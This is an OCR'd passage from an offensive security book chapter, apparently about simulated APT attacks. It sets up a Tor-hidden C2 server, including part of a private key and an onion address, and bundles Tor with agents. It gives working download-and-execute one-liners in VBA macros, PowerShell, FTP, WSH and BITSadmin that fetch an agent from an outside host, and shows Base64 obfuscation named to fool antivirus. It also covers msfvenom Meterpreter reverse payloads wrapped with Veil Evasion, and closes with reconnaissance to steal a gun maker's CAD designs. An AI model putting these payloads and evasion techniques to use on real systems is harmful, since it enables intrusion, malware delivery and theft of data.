l1lzw1bPc2uLgUM8MfHj7h8z+6G4hAQODmaZHVaDK8XzL59gyqqrajFgTyOM9emm
n89w6flcxe9a+41mEoMCQBaM91yvrfp7N9BeDMCHlSDfAzX7sDqQn44ftHvZZI9V
4IouuRuLlqN0iaw4V73v3MUeqXoasmdeZ89bVGhVrC8=
-----END RSA PRIVATE KEY-----


wil@c2:~$ cat hostname

4y8jey307n3du4i.onion
```

When the C2 is live and being provisioned over the Tor network using this configuration, it can be accessed by C2 agents anywhere in the world using the address `4y8jey307n3du4i.onion`, provided that the agents can access the Tor network themselves. It's worth repeating the point that once this infrastructure is up and running, there is complete bilateral traffic anonymity. The agents don't know where they're connecting and the C2 server can't see the location of the agents. This makes it very difficult for targets to detect and block C2 traffic and impossible to discover where our C2 server is.

Configuring a C2 Agent to Use the Tor Network

Once the C2 server is configured to accept connections over Tor, the next step is to enable the C2 agents deployed on compromised machines to do so. The easiest way to do this is to bundle the `tor.exe` command-line application with the agent and simply execute it without parameters. This will cause it to run in a hidden window and open a `SOCKS` proxy port on localhost 9050. I suggest renaming it first so it's not immediately visible within the Window process list. From a code perspective, the following changes need to be made:

- Change the SSH tunneling IPs from the Internet IPv4 addresses within the code to point to the `.onion` address mentioned previously.

- Tell the `SSH SOCKS` proxy to upstream to the Tor `SOCKS` proxy on TCP 9050, as seen in Figure 5.5.




Figure 5.5: Simplified covert C2 topology.

> **NOTE**
>
> Tunneling data through Tor is going to mean taking a performance hit; the nature of how Tor works means this will always be the case no matter how fast the individual links or high performance the routing nodes. Tor is better utilized as a low-and-slow anonymous C2 solution when you don't need to move massive amounts of data. It is, nonetheless, a very elegant solution to anonymity issues.

Bridges

Some networks may block port TCP 9050 outbound or even dynamically blacklist all Tor nodes in an attempt to prevent their users accessing the Tor network and circumvent network access control; however, this can easily be defeated by telling the C2 agent to use Tor bridges when connecting. This is achieved by adding the following options to the local `torrc` configuration file. Bridging can also be handled as an option on the command line, but for an initial deployment, I want to make sure I have working bridges up front and let the Tor agent handle its own directory once it's connected. Experiment and have fun.

```
Bridge fte 128.105.214.163:8080
A17A40775FBD2CA1184BF80BFC330A77ECF9D0E9
Bridge fte 192.240.101.106:80
FDC5BA65D93B6BCA5EBDF8EF8E4FA936B7F1F8E5
Bridge fte 128.105.214.162:8080
FC562097E1951DCC41B7D7F324D88157119BB56D
Bridge fte 50.7.176.114:80 2BD4669899448670 75E872310EBAD65BC88C8AEF
Bridge fte 131.252.210.150:8080
0E858AC201BF0F3FA3C462F64844CBFFC7297A42
```

```
Bridge fte 128.105.214.161:8080
1E326AAFB3FCB515015250D8FCCC8E37F91A153B
UseBridges 1
```

New Strategies in Stealth and Deployment

You're roughly halfway through this weighty tome, so it seems like a good time to take stock, revisit, and improve on previous topics while touching on some new and improved material.

VBA Redux: Alternative Command-Line Attack Vectors

VBA macros were examined in Chapter 1 as a means of delivering payloads and I want to revisit this technology, as there are other (better) ways of using them. The VBA macro is also a very illustrative way of demonstrating other techniques of talking to command and control and downloading and executing a second stage using only one command. There are also better ways of delivering the resulting Word document than email. Generally speaking, an MS Word document carrying a macro requires a `.docm` extension which, regardless of whether you're able to get it past antivirus or malware detection, can still be identified by humans and machines alike as a possible attack vector before it's even downloaded. Email will often strip such attachments by default, possibly quarantine them, and almost certainly warn the end user. More on this in a moment.

In the past, I've concentrated on using VBA macros to drop a VBS payload, which in turn will download a C2 agent executable. That will work and allows a lot of flexibility in what you can do once you're outside the restrictions of the VBA model. However, that level of complexity is not always necessary or desirable. If all you want to do is download and execute a C2 agent, you can do that (in various ways) with a single Windows command. When correctly obfuscated, these techniques are as effective and as impervious to antivirus as anything seen so far.

PowerShell

You can use Windows own scripting language, PowerShell, for all kinds of post-exploitation tasks. It doesn't have the most elegant syntax and structure compared to what you will be used to as a UNIX user, but it's more than powerful enough for our needs. The following code in a VBA macro will download the `agentc2.exe` file from `http://ourc2server.com`, store it as `agent.exe` in the working directory, and execute it:

```
Sub powershell()
'
' Powershell Macro
```

```
'
'
Dim PSResponse As String


PSResponse = Shell("PowerShell (New-Object
System.Net.WebClient).DownloadFile('http://ourc2server.com/download/c2
Process 'agent.exe'", vbHide)

End Sub
```

Note the `vbHide` option within the `Shell` command. This ensures that the execution is hidden from the users (at least in the sense that they won't see a command window).

FTP

For most tasks, FTP is a deprecated file transfer solution. It's clumsy and insecure, but it still has its uses. The following code (this time not shown within the context of a VBA macro) will achieve the same effect by first building an FTP script to execute the following FTP commands:

```
open ourc2server.com
binary
get /c2agent.exe
quit
and then executing the agent itself:

cmd.exe /c "@echo open ourc2server.com>script.txt&@echo
binary>>script.txt&
@echo get /c2agent.exe>>script.txt&@echo quit>>script.txt&@ftp -
s:scrip
t.txt -v -A&@start c2agent.exe"
```

Windows Scripting Host (WSH)

The WSH can also be used to download and execute code as a single command line if you are so inclined. Much like the previous example, this requires that you first build a script file:

```
strFileURL = "http://ourc2server/downloads/c2agent.exe"
strHDLocation = "agent.exe"
Set objXMLHTTP = CreateObject("MSXML2.XMLHTTP")
objXMLHTTP.open "GET", strFileURL, false
objXMLHTTP.send()
If objXMLHTTP.Status = 200 Then
Set objADOStream = CreateObject("ADODB.Stream")
objADOStream.Open
objADOStream.Type = 1
objADOStream.Write objXMLHTTP.ResponseBody
objADOStream.Position = 0
objADOStream.SaveToFile strHDLocation
objADOStream.Close
```

```
Set objADOStream = Nothing
End if
Set objXMLHTTP = Nothing
Set objShell = CreateObject("WScript.Shell")
objShell.Exec("agent.exe")
```

and execute it using `cscript.exe`. The completed command line is as follows:

```
cmd.exe /c "@echo Set
objXMLHTTP=CreateObject("MSXML2.XMLHTTP")>poc.vbs
&@echo objXMLHTTP.open
"GET","http://ourc2server/downloads/c2agent.exe",false>>poc.vbs
&@echo objXMLHTTP.send()>>poc.vbs
&@echo If objXMLHTTP.Status=200 Then>>poc.vbs
&@echo Set objADOStream=CreateObject("ADODB.Stream")>>poc.vbs
&@echo objADOStream.Open>>poc.vbs
&@echo objADOStream.Type=1 >>poc.vbs
&@echo objADOStream.Write objXMLHTTP.ResponseBody>>poc.vbs
&@echo objADOStream.Position=0 >>poc.vbs
&@echo objADOStream.SaveToFile "agent.exe">>poc.vbs
&@echo objADOStream.Close>>poc.vbs
&@echo Set objADOStream=Nothing>>poc.vbs
&@echo End if>>poc.vbs
&@echo Set objXMLHTTP=Nothing>>poc.vbs
&@echo Set objShell=CreateObject("WScript.Shell")>>poc.vbs
&@echo objShell.Exec("agent.exe")>>poc.vbs&cscript.exe poc.vbs"
```

BITSadmin

Windows 7 and above ships with a command-line tool called BITSadmin, which can also be used to download and execute code. This tool is worth mentioning, as it is capable of suspending a file transfer if the network connection is lost. When connectivity is restored, the transfer will continue and the code will be executed.

```
cmd.exe /c "bitsadmin /transfer myjob /download /priority high
http://ourc2server.com/download/c2agent.exe c:\agent.exe&start
agent.exe"
```

Simple Payload Obfuscation

These techniques, while effective, are transparent to anyone who views the macro and contain keywords that antivirus may find suspicious. However, it's easy to obfuscate these commands using a simple Base64 encoding routine. There are other, stronger means of obfuscation but this is sufficient to defeat virtually all forms of automated malware analysis.

It *is* possible to detect, decode, and analyze Base64 strings (trivial in fact), but while the presence of encoded data might generally increase the AV suspicion of any given file, unless there are other contributing factors, it will not be enough to get it flagged. Doing so would create an unacceptable number of false positives.

Continuing with the PowerShell within VBA example, the first thing to do is encode the payload string as Base64. To keep it topical, I demonstrate this with PowerShell:

```
PS > $b  = [System.Text.Encoding]::UTF8.GetBytes("PowerShell (N
ew-Object
System.Net.WebClient).DownloadFile('http://ourc2server.com/download/c2

agent.exe','agent.exe');Start-Process 'agent.exe'")

PS > [System.Convert]::ToBase64String($b)

UG93ZXJTaGVsbCAoTmV3LU9iamVjdCBTeXN0ZW0uTmV0LldlYkNsaWVudCkuRG93bmxvYW

odHRwOi8vb3VyYzJzZXJ2ZXIuY29tL2Rvd25sb2FkL2MyYWdlbnQuZXhlJywnYWdlbnQuZ

RhcnQtUHJvY2VzcyAnYWdlbnQuZXhlJw==
```

The first command assigns the payload to a string of bytes called `$b` and the second command converts it to Base64.

The next step is to create a VBA macro capable of decoding this string and executing it:

```
Option Explicit
Private Const clOneMask = 16515072
Private Const clTwoMask = 258048
Private Const clThreeMask = 4032
Private Const clFourMask = 63
Private Const clHighMask = 16711680
Private Const clMidMask = 65280
Private Const clLowMask = 255

Private Const cl2Exp18 = 262144
Private Const cl2Exp12 = 4096
Private Const cl2Exp6 = 64
Private Const cl2Exp8 = 256
Private Const cl2Exp16 = 65536



Public Function monkey(sString As String) As String

    Dim bOut() As Byte, bIn() As Byte, bTrans(255) As Byte,
lPowers6(63) As Long, lPowers12(63) As Long
    Dim lPowers18(63) As Long, lQuad As Long, iPad As Integer, lChar
As Long, lPos As Long, sOut As String
    Dim lTemp As Long

    sString = Replace(sString, vbCr, vbNullString)
    sString = Replace(sString, vbLf, vbNullString)

    lTemp = Len(sString) Mod 4

    If InStrRev(sString, "==") Then
```

```
        iPad = 2
    ElseIf InStrRev(sString, "=") Then
        iPad = 1
    End If

    For lTemp = 0 To 255
        Select Case lTemp
            Case 65 To 90
                bTrans(lTemp) = lTemp - 65
            Case 97 To 122
                bTrans(lTemp) = lTemp - 71
            Case 48 To 57
                bTrans(lTemp) = lTemp + 4
            Case 43
                bTrans(lTemp) = 62
            Case 47
                bTrans(lTemp) = 63
        End Select
    Next lTemp

    For lTemp = 0 To 63
        lPowers6(lTemp) = lTemp * cl2Exp6
        lPowers12(lTemp) = lTemp * cl2Exp12
        lPowers18(lTemp) = lTemp * cl2Exp18
    Next lTemp
    bIn = StrConv(sString, vbFromUnicode)
    ReDim bOut((((UBound(bIn) + 1) \ 4) * 3) - 1)

    For lChar = 0 To UBound(bIn) Step 4
        lQuad = lPowers18(bTrans(bIn(lChar))) +
lPowers12(bTrans(bIn(lChar + 1))) + _
                lPowers6(bTrans(bIn(lChar + 2))) + bTrans(bIn(lChar +
3))
        lTemp = lQuad And clHighMask
        bOut(lPos) = lTemp \ cl2Exp16
        lTemp = lQuad And clMidMask
        bOut(lPos + 1) = lTemp \ cl2Exp8
        bOut(lPos + 2) = lQuad And clLowMask
        lPos = lPos + 3
    Next lChar

    sOut = StrConv(bOut, vbUnicode)
    If iPad Then sOut = Left$(sOut, Len(sOut) - iPad)
    monkey = sOut

End Function


Sub testb64()
'
' testb64 Macro
'
'

Dim PSResp As String

PSResp =
```

```
Shell(monkey("UG93ZXJTaGVsbCAoTmV3LU9iamVjdCBTeXN0ZW0uTmV0LldlYkNsaWVu

odHRwOi8vb3VyYzJzZXJ2ZXIuY29tL2Rvd25sb2FkL2MyYWdlbnQuZXhlJywnYWdlbnQuZ

RhcnQtUHJvY2VzcyAnYWdlbnQuZXhlJw=="), vbHide)

End Sub
```

Note that the `Shell` command is now calling the `monkey` function, which takes the Base64 string as input. Why `monkey`? Because it's not obviously a decoding function. If it was called `Base64Decode` (for example), the AV might be tempted to take a closer look.

Alternative Strategies in Antivirus Evasion

You are probably getting the impression by now that I am determined to really hammer home the importance of getting around AV. It's important to understand that the only things AV is good for is stopping known vanilla attacks and annoying penetration testers. In any APT attack, all tools should be custom and tested against known defenses before being deployed, rendering the issue of AV somewhat moot. However, there are times when you're going to want to use tools written by others for convenience or due to time constraints and it is critical to ensure that they're not going to get detected.

The most obvious example is Metasploit agents that you'll want to deploy over your own C2. As Metasploits are very well known and well understood by AV vendors, it's necessary to do a little extra work to keep them from being detected. A nice solution to this is the Veil Evasion toolkit written by Harmjoy and friends; you can get it here:

https://www.veil-framework.com/framework/veil-evasion/

I give two examples of how to use Veil Evasion:

- Taking pre-armored shellcode and using it to create a robust executable.
- Securing non-armored shellcode with AES encryption to create a compiled Python executable.

The toolkit is capable of a lot more than this. If you're reading this book and are not aware of Veil Evasion, you owe it to yourself to check it out.

In the first example, a shellcode payload for a Meterpreter callback agent has already been created using `msfvenom` and the following command line:

```
# msfvenom -a x64 --platform Windows -p
windows/x64/meterpreter_reverse_http -e x86/fnstenv_mov -i 5 -f raw
LPORT=1234 LHOST=ourc2server.com EXITFUNC=none -o raw_shellcode
Found 1 compatible encoders
```

```
Attempting to encode payload with 5 iterations of x86/fnstenv_mov
x86/fnstenv_mov succeeded with size 1190492 (iteration=0)
x86/fnstenv_mov succeeded with size 1190516 (iteration=1)
x86/fnstenv_mov succeeded with size 1190540 (iteration=2)
x86/fnstenv_mov succeeded with size 1190564 (iteration=3)
x86/fnstenv_mov succeeded with size 1190588 (iteration=4)
x86/fnstenv_mov chosen with final size 1190588
Payload size: 1190588 bytes
Saved as: raw_shellcode
```

This will create a Windows reverse HTTP connector using a variable-length `Fnstenv/mov Dword XOR` encoder.

This is now ready to be used in Veil, as shown in Figure 5.6.




Figure 5.6: Veil-Evasion landing screen.

```
# ./Veil-Evasion.py
```

Use `payload 41` and set the options as shown in Figure 5.7.




Figure 5.7: Veil with options set.

Type `generate` and, on the next screen, select Option 3—File with Shellcode (Raw). Then enter the filename where the output was saved (in this case, `raw_shellcode`). See Figure 5.8.




Figure 5.8: Veil can now generate a compiled Python executable from the raw shellcode.

The code is generated, as shown in Figure 5.9.




Figure 5.9: The compiled executable is ready for use.

The previous example is somewhat contrived, as Veil Evasion is perfectly capable of natively creating obfuscated AV proof Meterpreter callbacks, but I wanted to demonstrate creating payloads from flat shellcode, as you may want to be using something other than Meterpreter. The options are suggestive—you'll need to experiment with the settings to make your payload truly stealthy.

For the second example, I create another `.exe` using more or less the same `msfvenom` parameters, but this time excluding the encoding:

```
# msfvenom -a x64 --platform Windows -p
windows/x64/meterpreter_reverse_http -f raw LPORT=1234
LHOST=ourc2server.com EXITFUNC=none -o raw_shellcode
No encoder or badchars specified, outputting raw payload
Payload size: 1190467 bytes
Saved as: raw_shellcode
```

This time in Veil Evasion, I select `payload 35 - python/shellcode_inject/aes_encrypt`.

If you proceed with the same options as the first example, you'll see something similar to Figure 5.10.




Figure 5.10: Once again, it's ready to use.

Lastveil.png

One last word on this tooling and I'll leave the notion of antivirus alone for a while. A very nice feature of Veil Evasion is that whenever it creates a payload, it stores a SHA256 hash of the `.exe` in its own database. This allows you in the future to tell if anyone else has submitted the payload to Virus Total for analysis, which is of course generally not a good thing for your mission.

The Attack

As stated earlier in the chapter, it is preferable to know in as much detail and with as much forethought as possible exactly what you're interested in taking from the target network prior to commencing an engagement. It sounds obvious—firearms schematics—but all that is currently known about the target is that they manufacturer firearms and are heavily invested in CNC technology. There are a finite number of CAD technologies that are suitable for such work and that can export designs compatible with these machines. Knowing what tech (and therefore file extensions and so forth) is in use beforehand will save you time when scouring the infrastructure for data.

This is not as difficult as it sounds. A quick Google search elicits a web page and, buried within a Q&A session about their hand guns designs, there is exactly what you need.

Gun Design Engineer Answers Your Questions

What CAD software do you use to design your firearms?

We use Solid Edge ST8 currently, but started at ST 3 versions 14, I believe.

That's enough to get started. Solid Edge is a 3D CAD, parametric feature (history based) and synchronous technology solid modeling software. It runs on Microsoft Windows and provides solid modeling, assembly modeling, and 2D orthographic view functionality for mechanical designers. It's currently owned and developed by Siemens AG. A free trial is available so there's no excuse not to download it, take it around the block, and make a note of its core filenames and data file extensions so that engineering workstations can be quickly identified once the target network has been penetrated. Figure 5.11 shows the file types.

